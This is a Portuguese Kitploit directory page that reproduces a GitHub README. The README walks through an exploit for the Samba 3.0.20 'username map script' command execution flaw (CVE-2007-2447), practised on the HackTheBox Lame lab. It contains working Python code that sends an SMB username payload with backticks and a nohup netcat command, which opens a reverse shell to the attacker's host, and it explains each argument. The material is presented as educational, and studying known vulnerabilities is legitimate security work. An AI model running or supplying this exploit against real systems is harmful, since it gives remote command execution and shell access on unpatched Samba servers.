
Skip to content
KitploitKITPLOIT
FerramentasExploitsBlog
Log in
Enviar
FerramentasExploitsBlog
Enviar

Ferramentas de Hacking, PenTest e Cibersegurança para o seu Arsenal de Segurança!

Kitploit é um diretório de ferramentas de hacking, cibersegurança e pentesting. Descubra as últimas atualizações de projetos para encontrar vulnerabilidades, analisar sistemas, automatizar testes e fortalecer sua segurança.

FeedsContatoPrivacidade© 2026 Kitploit

Diretório de Ferramentas

Categorias

Ver todas as categorias
Loading categories
CVE-2007-2447 — Implementação educacional de exploit para a vulnerabilidade de execução de comandos no script de mapeamento de nome de usuário do Samba 3.0.20-3.0.25rc (CVE-2007-2447) com payload do cliente SMB em Python e reverse shell com netcat. | Kitploit
Ferramentas/GitHubGitHub/foudadev/cve-2007-2447
Análise de VulnerabilidadesExploraçãoTestes de PenetraçãoComando e ControleAprendizado e EducaçãoFerramenta de Acesso RemotoDesenvolvimento de PayloadsExploração de BináriosLabs e Prática
GitHubfoudadev/cve-2007-2447

CVE-2007-2447

124há 2 anosAinda não revisado

Implementação educacional de exploit para a vulnerabilidade de execução de comandos no script de mapeamento de nome de usuário do Samba 3.0.20-3.0.25rc (CVE-2007-2447) com payload do cliente SMB em Python e reverse shell com netcat.

Ver Repositório
Compartilhar

Jornada ExploitDev #6 | CVE-2007-2447 | Samba 3.0.20 < 3.0.25rc 'Username' map script' Execução de Comandos

Exploit original: https://www.exploit-db.com/exploits/16320

Nome do exploit: Samba username map script RCE
CVE: 2007-2447
Lab: Lame - HackTheBox

Descrição

Existe uma vulnerabilidade nas versões do Samba anteriores à 3.0.25 que permite a um atacante executar comandos do sistema enviando uma requisição malformada como nome de usuário ao servidor SMB.


Como funciona

Aqui está um exemplo de uso do comando nohup para criar um diretório:

Falando programaticamente, /= significa operador de divisão e atribuição, geralmente usado em loops. Mas por que precisamos usá-lo aqui?
A razão para usar isso é dividir o campo de domínio e o campo de nome de usuário ao enviar a requisição; uma explicação melhor pode ser encontrada aqui. Usamos o campo de nome de usuário para abrir uma conexão netcat e conectar ao nosso servidor.


Escrevendo o exploit

Escrever o exploit é muito fácil porque já existe uma biblioteca de Cliente SMB disponível para Python (instale o pacote python3-samba), então tudo que você precisa fazer é usá-la assim:

username = f"/=`nohup nc -e /bin/bash {lhost} {lport}`"
conn = SMBConnection(username, '', '', '')

try:
    print("Sending payload")
    conn.connect(rhost, rport, timeout=10)
except Exception as e:
    sys.exit(e)

Vamos entender como SMBConnection funciona; eu forneci o username, mas quais são as outras três strings vazias?
Esses outros três argumentos são: password, my_name e remote_name

Para tornar nosso exploit mais legível, podemos escrevê-los explicitamente com seus valores, mas os valores dos argumentos após username não são necessários:

conn = SMBConnection(username=username, password='', my_name='', remote_name='')

A parte seguinte é mais fácil de entender: usamos a instância da classe SMBConnection para fazer uma conexão e fornecemos o IP do alvo, a porta e um número de timeout em segundos:

conn.connect(rhost, rport, timeout=10)

Considerações finais

Nesta sessão de desenvolvimento de exploits, você aprendeu sobre criar um cliente SMB e conectar a um servidor SMB. Você também aprendeu sobre comandos Linux como nohup, com os quais poderá experimentar mais tarde. Você aprendeu sobre se conectar à sua máquina atacante a partir da máquina vítima usando netcat, algo que pode ser útil em sua jornada de desenvolvimento de exploits.


Baixar ferramenta

Mais Populares

Ver todos →

Descubra as ferramentas mais usadas pela nossa comunidade.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 O kit definitivo de OSINT: grafo de investigação, pontuação de confiança, famílias de alias, mapa, linha do tempo e relatórios. 49 módulos, mais de 400 sites, sem necessidade de chaves de API.

    977
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicativo de Execução em Um Toque GhostLock (CVE-2026-43499)

    564
  • 3

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingere relatórios do Shadowserver no MongoDB e os reproduz como mapas interativos, análises, descobertas, avisos e painéis executivos.

    352
  • 4

    redforge

    cybersecurity91/redforge

    Kit de ferramentas de red team do lado do navegador com 102 ferramentas offline para reconhecimento, geração de payloads, ataques a credenciais, criptografia, codificação e relatórios de engajamento.

    344
  • 5

    ARTEX

    baarai/artex

    Plataforma autônoma de testes de penetração multiagente com LLM, com agentes planejador/executor, grafos de ativos e de exploração, registro de tráfego MITM e reteste de vulnerabilidades.

    322
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    O sistema de ação para cibersegurança nativa em IA—onde a intenção se torna execução governada, a evidência se torna memória operacional, e cada operação melhora a próxima.

    308

Explore todas as ferramentas

Navegue pela nossa coleção de ferramentas

Ver todas as ferramentas →





